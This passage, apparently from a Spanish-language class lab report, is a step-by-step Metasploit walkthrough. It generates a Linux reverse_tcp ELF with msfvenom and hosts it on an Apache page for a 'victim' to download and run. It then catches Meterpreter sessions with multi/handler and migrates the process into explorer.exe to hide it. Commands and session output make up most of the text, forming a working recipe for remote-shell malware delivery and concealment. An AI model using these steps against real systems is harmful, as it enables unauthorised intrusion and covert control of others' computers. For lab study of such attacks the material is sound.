
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.5:4678
[*] Sending stage (177734 bytes) to 192.168.10.8
[*] Meterpreter session 11 opened (192.168.10.5:4678 -> 192.168.10.8:1042) at 2025-09-02 19:33:24 -0500

meterpreter >
```

Entonces cuando la víctima abra el programa que descargó, este automáticamente nos dará ingreso a su computadora. Para verificar que el archivo está ejecutándose se puede ver en el administrador de tareas

Ilustración 17 Administrador de tareas.



A continuación, se debe ocultar nuestro archivo y para esto hay que mirar los procesos activos en el dispositivo vulnerado utilizando el comando `ps`. Luego desde nuestro dispositivo Linux se procede a migrar el proceso de nuestro archivo malicioso a otro que no sea tan evidente, en este caso se migrará hacia “`explorer.exe`”.

Ilustración 18 Observar los procesos ejecutándose desde Linux.






Ilustración 19 Proceso migrado.



Ahora se puede observar que nuestro programa malicioso desapareció de la lista de procesos.

Ilustración 20 Verificación de que si migró.




CREAR PROGRAMA MALICIOSO PARA UBUNTU.

Para crear el programa malicioso en la carpeta “clase” se debe usar este comando

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=4678 -f elf > /home/orulaparr/Escritorio/clase/satena.elf
```


Ilustración 21 Crear archivo malicioso para Ubuntu.



```
orulaparr@orulaparr: ~  
Archivo Acciones Editar Vista Ayuda  
(orulaparr@orulaparr)-[~]  
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=4678 -f elf  
f > /home/orulaparr/Escritorio/clase/satena.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
  
(orulaparr@orulaparr)-[~]  
$
```


Este sería el archivo creado.

Ilustración 22 Archivo malicioso para Ubuntu creado.




Ahora se debe copiar y pegar en la carpeta de apache.

Ilustración 23 Copiar y pegar archivo en la carpeta de apache.




Cuando la víctima ingrese a la página web, le aparecerá el archivo “satena.elf”

Ilustración 24 Ingresar a la página web para descargar el archivo.



Una vez descargado, se debe ingresar a la terminal para darle los permisos y ejecutarlo ya que gráficamente no se ejecutan los archivos de este tipo.

Ilustración 25 Archivo descargado.



CONFIGURAR EXPLOIT.

Seleccionar el Exploit.

Ilustración 26 Search multi/handler.

```
orulaparr@orulaparr: ~  
Archivo Acciones Editar Vista Ayuda  
orulaparr@orulaparr: ~ orulaparr@orulaparr: ~  
msf6 > search multi/handler  
  
Matching Modules  
-----  
  
#   Name                               Disclosure Date   Rank  
--   -  
0   exploit/linux/local/apt_package_manager_persistence 1999-03-09       excellen  
t   No APT Package Manager Persistence  
1   exploit/android/local/janus                2017-07-31       manual  
Yes Android Janus APK Signature bypass  
2   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal  
Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner  
3   exploit/linux/local/bash_profile_persistence 1989-06-08       normal  
No Bash Profile Persistence  
4   exploit/linux/local/desktop_privilege_escalation 2014-08-07       excellen  
t   Yes Desktop Linux Password Stealer and Privilege Escalation  
5   \_ target: Linux x86  
6   \_ target: Linux x86_64  
7   exploit/multi/handler                       .               manual  
No Generic Payload Handler  
8   exploit/windows/mssql/mssql_linkcrawler 2000-01-01       great  
No Microsoft SQL Server Database Link Crawling Command Execution  
9   exploit/windows/browser/persits_xupload_traversal 2009-09-29       excellen  
t   No Persits XUpload ActiveX MakeHttpRequest Directory Traversal  
10  exploit/linux/local/yum_package_manager_persistence 2003-12-17       excellen  
t   No Yum Package Manager Persistence  
  
Interact with a module by name or index. For example info 10, use 10 or use exploit/l  
inux/local/yum_package_manager_persistence  
msf6 > use 7
```


Configurar el payload.

Ilustración 27 Configurar el payload.

```
orulaparr@orulaparr: ~  
Archivo Acciones Editar Vista Ayuda  
orulaparr@orulaparr: ~ orulaparr@orulaparr: ~  
8   exploit/windows/mssql/mssql_linkcrawler 2000-01-01       great  
No Microsoft SQL Server Database Link Crawling Command Execution  
9   exploit/windows/browser/persits_xupload_traversal 2009-09-29       excellen  
t   No Persits XUpload ActiveX MakeHttpRequest Directory Traversal  
10  exploit/linux/local/yum_package_manager_persistence 2003-12-17       excellen  
t   No Yum Package Manager Persistence  
  
Interact with a module by name or index. For example info 10, use 10 or use exploit/l  
inux/local/yum_package_manager_persistence  
msf6 > use 7  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp  
payload => linux/x86/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > options  
  
Payload options (linux/x86/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description  
-----  
LHOST        
LPORT 4444         yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Wildcard Target  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) >
```


Una vez la víctima le de los permisos y ejecute el archivo, este dará el acceso y listo.

Ilustración 28 Dar permiso para abrir el archivo y ejecutarlo.

A terminal window titled "Terminal" with a dark background. It shows a user named "orulaparr" in a "VirtualBox" environment. The user navigates to the "Escritorio" directory, changes permissions of "satena.elf" to executable (+x), and then runs the file with a period and slash. The commands and their outputs are as follows:

```
orulaparr@orulaparr-VirtualBox:~$ cd Escritorio
orulaparr@orulaparr-VirtualBox:~/Escritorio$ chmod +x satena.elf
orulaparr@orulaparr-VirtualBox:~/Escritorio$ ./satena.elf
```

Ilustración 29 Esperar a que la víctima abra el archivo.

A screenshot of a Metasploit Meterpreter session. The window title is "orulaparr@orulaparr: ~". The interface shows the "msf6" prompt, the loaded module "exploit(multi/handler)", and the selected payload "linux/x86/meterpreter/reverse_tcp". A table of options is displayed, showing LHOST and LPORT settings. The user runs the "run" command, and the output shows the reverse TCP handler starting, the stage being sent, and a new Meterpreter session opening on the target. The session details are as follows:

```
msf6 exploit(multi/handler) > options
Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.10.5    | yes      | The listen address (an interface may be specified) |
| LPORT | 4678            | yes      | The listen port                                    |


Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.5:4678
[*] Sending stage (1017704 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.5:4678 → 192.168.10.9:34346) at 2025-09-02 20:49:38 -0500

meterpreter >
```

Con el comando `ps` se miran los procesos del pc de la víctima.

Ilustración 30 Estos serían los procesos.



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.5:4678
[*] Sending stage (1017704 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.5:4678 -> 192.168.10.9:34346) at 2025-09-02 20:49:38 -0500


meterpreter > ps

Process List

```

PID	PPID	Name	Arch	User	Path
1	0	systemd	x86_64	root	
2	0	[kthreadd]	x86_64	root	
3	2	[pool_workqueue_release]	x86_64	root	
4	2	[kworker/R-rcu_g]	x86_64	root	
5	2	[kworker/R-rcu_p]	x86_64	root	
6	2	[kworker/R-slub_]	x86_64	root	
7	2	[kworker/R-netns]	x86_64	root	
8	2	[kworker/0:0-cgroup_destroy]	x86_64	root	
9	2	[kworker/0:1-events]	x86_64	root	
10	2	[kworker/0:0H-events_highpri]	x86_64	root	
11	2	[kworker/u8:0-ext4-rsv-conversion]	x86_64	root	
12	2	[kworker/R-mm_page]	x86_64	root	
13	2	[rcu_tasks_kthre]	x86_64	root	

Ilustración 31 Archivo malicioso en ejecución.



```
meterpreter > ps

Process List

```

PID	PPID	Name	Arch	User	Path
2087	1211	gvfsd-metadata	x86_64	orulaparr	/usr/libexec/gvfsd-metadata
2089	1211	xdg-desktop-port	x86_64	orulaparr	/usr/libexec/xdg-desktop-portal-gtk
2150	1211	gnome-terminal-server	x86_64	orulaparr	/usr/libexec/gnome-terminal-server
2157	2150	bash	x86_64	orulaparr	/usr/bin/bash
2181	2157	satena.elf	x86_64	orulaparr	/home/orulaparr/Escritorio/satena.elf
2188	1426	firefox	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox
2328	1211	crashhelper	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/crashhelper
2419	2188	forkserver	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox
2424	2419	Socket Process	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox
2443	2419	WebExtensions	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox
2454	2419	RDD Process	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox
2491	2419	firefox -content	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox
2526	1211	snap	x86_64	orulaparr	/usr/bin/snap
2972	2419	firefox -content	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox
2980	2419	Web Content	x86_64	orulaparr	/snap/firefox/6738/usr/lib/firefox/firefox